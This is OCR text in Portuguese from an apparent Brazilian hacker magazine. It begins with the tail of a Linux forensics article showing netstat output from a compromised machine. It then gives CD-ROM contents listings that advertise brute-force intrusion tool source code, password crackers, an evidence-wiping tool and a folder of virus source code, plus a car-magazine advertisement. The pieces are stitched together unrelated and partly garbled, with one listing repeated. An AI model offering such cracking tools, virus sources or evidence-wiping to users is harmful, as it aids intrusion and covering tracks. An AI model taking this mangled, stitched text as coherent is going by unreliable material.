br:sssh 10.0.0.1:44157    TIME_WAIT
tcp        0      0 loca-
lhost:49241          loca-
lhost:10025          TIME_WAIT
tcp        0      0 servidor.
com.br:ssh  2000000000.user.:1960
ESTABLISHED
tcp        0      0 loca-
lhost:10024          loca-
lhost:49240          TIME_WAIT
Active UNIX domain sockets (w/o
servers)
Proto RefCnt Flags       Type
State         I-Node Path
unix  18     [ ]         DGRAM
193    /dev/log
unix  2      [ ]         DGRAM
1087094
unix  3      [ ]         STREAM
CONNECTED     1087092 private/
rewrite
unix  3      [ ]         STREAM
CONNECTED     1087091
```

Aqui, temos as conexões ao vivo dessa máquina, ou seja, como ela está na Internet, sendo vista a partir do mundo exterior.

Normalmente, com o scanner que apresentamos anteriormente, podemos detectar quais portas estão abertas no sistema. Mas nesse caso, observamos as conexões em tempo real.

CONCLUSÕES FINAIS

Nessa primeira parte de nosso artigo, fizemos uma preparação para realizarmos uma análise mais profunda do sistema comprometido.

É importante ressaltar os seguintes tópicos apresentados:


a) A preservação do ambiente;
b) Um estudo do sistema ao vivo (on the fly) para podermos visualizar seu funcionamento e detectar anomalias iniciais.

De posse desse primeiro laboratório, no próximo artigo, continuaremos a dissecar nosso cadáver procurando, dentro dele, informações importantes que podem ser traduzidas em:

a) Arquivos apagados;
b) Checagem de system calls;
c) Observação de pacotes de entrada e de saída da máquina, com um sniffer;
d) Observação de alguns processos relacionados a core dumpeds e estudos de geração de sinais anômalos (sigsegv, sigkill etc.).


Esperamos, assim, ilustrar melhor o assunto e mostrar como uma análise pode identificar um invasor de sistemas.

Antonio Marcelo Ferreira da Fonseca é autor de 13 livros sobre Linux e mantenedor dos projetos HoneypotBR (www.honeypot.com.br) e da Certificação Brasileira em GNU/Linux (www.cblinux.com.br). É diretor da Associação Brasileira de Software Livre (http://www.abrasol.org) na área de segurança de dados e articulador das revistas H4CK3R e Geek. Também é membro da IISFA (International Information Systems Forensics Association). Mandem suas críticas, sugestões e até mesmo um alô para amarcelo@plebe.com.br.



DESVENDE SEU CD-ROM

O procedimento para acessar a interface do CD é muito simples: basta inseri-lo na gaveta do seu CD-ROM e aguardar alguns instantes até a abertura completa da tela principal. Caso o recurso de auto-reprodução não esteja ativado, acesse a interface clicando em Executar, no menu Iniciar do seu Windows, e digite a letra correspondente ao seu drive de CD-ROM (D:\ ou E:\, por exemplo) e o comando "BROWSER.EXE". Pronto! A interface será exibida e estará pronta para a navegação. Agora, confira o que a nossa equipe preparou para você.



ESSENCIAIS

Acrobat Reader 5 – Visualize, navegue e imprima PDF, em seu browser.

Flash Player v7.0 (IE) – Última versão do plug-in para o principal formato de animação para Web.

Microsoft Windows Installer v2.0 – Patch da Microsoft necessário para a instalação de pacotes de programas com a extensão MSI.

WinRAR v3.40 – Compactador para Windows que possui suporte para os formatos RAR, ZIP, CAB, ARJ, LZH, versões GUI e opção de recuperação de dados. Oferece melhor encriptação, comentários ANSI, Self-Extractor, DOS e OS/2.

KIT ACESSO

Discador Geeko (Win32) – O discador Geeko (Geek Connect) é diferente dos outros por permitir que você se conecte à Internet gratuitamente e sem preencher nenhum cadastro. O Geeko atende a mais de 1.600 cidades por todo território brasileiro e oferece conexão de qualidade com linhas sempre desocupadas (http://www.geek.com.br/geeko).

Download Acelerator – Um dos melhores gerenciadores e aceleradores de downloads.

ICQ Lite – Versão light e em português do Instant Messenger mais famoso do mundo.

PROTEÇÃO

Avast! Virus Cleaner – Ferramenta que auxilia na remoção de worms no computador.

Cyber-Defender 5.00 – Proporciona defesa, em tempo real, perante todos os tipos de vírus e ataques.

ANONIMOUS

#1 Evidence Killer 2.0 – Elimina todas as evidências e histórico de atividades do computador. O software exclui cookies, cache, histórico, histórico de aplicações recentes, arquivos temporários, lixeira, documentos recentes etc.

FIREWALL

AlertWall Personal Firewall Spyware Blocker 2.6 – Previna-se de invasores com um firewall. O programa bloqueia a entrada de intrusos e de spywares para que não lhe enviem nada pela Internet.

CRACKING

Crackwhore 2.0 (SRC) – Código-fonte do programa de invasão via Brute Force.

REGISTRO DO WINDOWS

Advance Registry War – Ferramenta especial para configurar e personalizar a aparência do Windows e alterar diversas opções escondidas.

TRUSTIX SECURE LINUX

É um projeto com intuito de construir uma distribuição Linux o mais segura possível para utilização como servidor. Possui FreeS/WAN, OpenSSL, OpenSSH, Apache com SSL e PHP, Postfix como MTA, POP3 e IMAP com suporte SSL, Proftpd, ftpd-BSD e PostgreSQL.

VIRII

Vírus – Códigos-fonte de vírus divididos por ordem alfabética.

...PREPARADOS APAVORAM NAS PROVAS DE ARRANCADA

uma empresa do GRUPO DOMO

STREET MOTORS

R$ 14,90
ISSN - 1807- 5746
9 771807 574001 01
Ano 1 - Número 1

Fábrica dos SONHOS

Oficina mostra como faz Hot-Rods perfeitos e explosivos

Salão Radical

Os modelos que arrasaram no maior show de automóveis do Brasil

...RANDO o ...NG

...áquina mortífera com ...nado e muita sonzeira

Como nasce uma fera

...amos a tra...

ASSISTA TAMBÉM EM SEU APARELHO DE DVD*

STREET MOTORS

TUNING · ARRANCADAS · JUMP CAR · BURNOUT · PREPARAÇÃO

NITRANDO o TUNING

60 minutos com vídeo exclusivo das melhores máquinas sendo levadas ao extremo nas competições de arrancada, ...ante

#1

...grante da revista. Não pode ser vendido separadamente. Proibido reproduzir. Proibido alugar.


...anho ...detalhes

Aqui você encontra o melhor conteúdo do mundo tuning e da preparação automotiva e ainda ganha um super VCD com 1 hora de vídeo repleto de entrevistas exclusivas e muita adrenalina. Já nas bancas. www.vanblad.com.br

SAIBA COMO PODEM SER INVADIDOS OS SISTEMAS QUE RODAM PHP


AUTÓPSIA DE VÍRUS

Criamos um programa com características de vírus para exemplificar o funcionamento de uma infecção



DEPOIS DA INVASÃO

Ensinamos a recuperar informações após um ataque ao sistema operacional Linux



ESSENCIAIS

Acrobat Reader 5 - Visualize, navegue e imprima PDF, tipo de arquivo comum em documentações gerais, em seu browser.
Flash Player v7.0 (IE) - Última versão do plug-in para o principal formato de animação para Web.
Microsoft Windows Installer v2.0 - Patch da Microsoft necessário para a instalação de pacotes de programas com a extensão MSI.
WinRAR v3.40 - Compactador para Windows que possui suporte para os formatos RAR, ZIP, CAB, ARJ, LZH, versões GUI e opção de recuperação de dados e oferece melhor encriptação, comentários ANSI, Self-Extractor, DOS e OS/2.

KIT ACESSO

Ashampoo - Acelerador de conexão à Internet.
Discador Geeko (Win32) - O discador Geeko (Geek Connect) se diferencia dos outros por permitir que você se conecte à Internet gratuitamente e sem preencher nenhum cadastro. O Geeko atende a mais de 1.600 cidades por todo o território brasileiro, oferecendo conexão de qualidade com linhas sempre desocupadas (http://www.geek.com.br/geeko).
Download Accelerator - Um dos melhores gerenciadores e aceleradores de downloads.
ICQ Lite - Versão simplificada e em português do Instant Messenger mais famoso do mundo.

PROTEÇÃO

Avast! Virus Cleaner - Ferramenta desenvolvida para auxiliar na remoção de worm no computador.
Cyber-Defender 5.00 - Proporciona a defesa, em tempo real, de todo tipo de vírus e ataques.
PhishGuard 1.1 - Detecta e bloqueia ataques do tipo Phishing ou Spoofing, projetados para roubar dados pessoais.
S.W.A.T. Pro 1.0 - Verifica vulnerabilidades associadas a defeitos de softwares, contas de usuários e configurações.

ANONIMOUS

#1 Evidence Killer 2.0 - Elimina todas as evidências de navegação e o histórico de atividades do computador. O software elimina cookies, cache, histórico, histórico de aplicações recentes, arquivos temporários, lixeira, documentos recentes etc.
12Ghosts Wash 7.07 - Limpa arquivos desnecessários, que só ocupam espaço. Funciona com o PACT ShutDown, limpando histórico, documentos recentes, endereços digitados do IE5 (com os respectivos dados do Registro) e pasta temporária.

FIREWALL

AlertWall Personal Firewall Spyware Blocker 2.6 - Previna-se de invasores com um firewall. O programa bloqueia a entrada de intrusos e spywares para que não enviem nada pela Internet.
Armor2net Personal Firewall 3.12 - Protege contra a ação de invasores e arquivos maliciosos, tais como worms, trojans e spywares. O programa possui diversos recursos interessantes, que garantem a privacidade e a segurança, além de um antipop-up.
Enigma Firewall 1.1 - Software desenvolvido para proteger a privacidade e prevenir o acesso não autorizado ao sistema. Controla todos os acessos de maneira segura.

CRACKING

Advanced ARJ Password Recovery 2.0 - Recupere arquivos ARJ protegidos com senha. O programa usa de força bruta para conseguir a senha perdida, atacando com 30 milhões de senhas por minuto.
Crackwhore 2.0 (SRC) - Código-fonte do programa de invasão via Brute Force.
MD5 - Brute Force Cracker escrito em Perl.
Números - Gere listas com senhas numéricas com este aplicativo.
pop3vscan-0.4 - Um daemon totalmente transparente que faz a varredura de todos os correios à procura vírus usando scanners, iptables/netfilter.
TuxFRW - Ferramenta completa de automação de firewalls para GNU/Linux.

O conteúdo do CD brinde é composto por programas freeware, shareware e versões de demonstração.

Configuração mínima do equipamento: processador Pentium II ou superior com 64 MB de RAM, placa de vídeo com 16 MB, resolução de 800x600 pixels e 16 milhões de cores, placa de som e drive de CD-ROM 2x.

Alguns programas, por motivos alheios à nossa vontade, podem não rodar no Windows XP.

REGISTRO DO WINDOWS

Advance Registry War - Ferramenta especial para configurar e personalizar a aparência do Windows e alterar diversas opções escondidas.
NT Registry Drill - Realiza uma análise detalhada e precisa do Registro do Windows à procura de supostos erros. Segundo o fabricante, o software contém uma lista com 15 erros de Registro, que outros programas da mesma categoria não tem.

TRUSTIX SECURE LINUX

Projeto com intuito de construir uma distribuição Linux o mais segura possível para utilização como servidor. Possui FreeS/WAN, OpenSSL, OpenSSH, Apache com SSL e PHP, Postfix como MTA, POP3 e IMAP com suporte SSL, Proftpd, ftpd-BSD e PostgreSQL.

VIRII

Vírus - Códigos-fonte de vírus divididos por ordem alfabética.

E MUITO MAIS!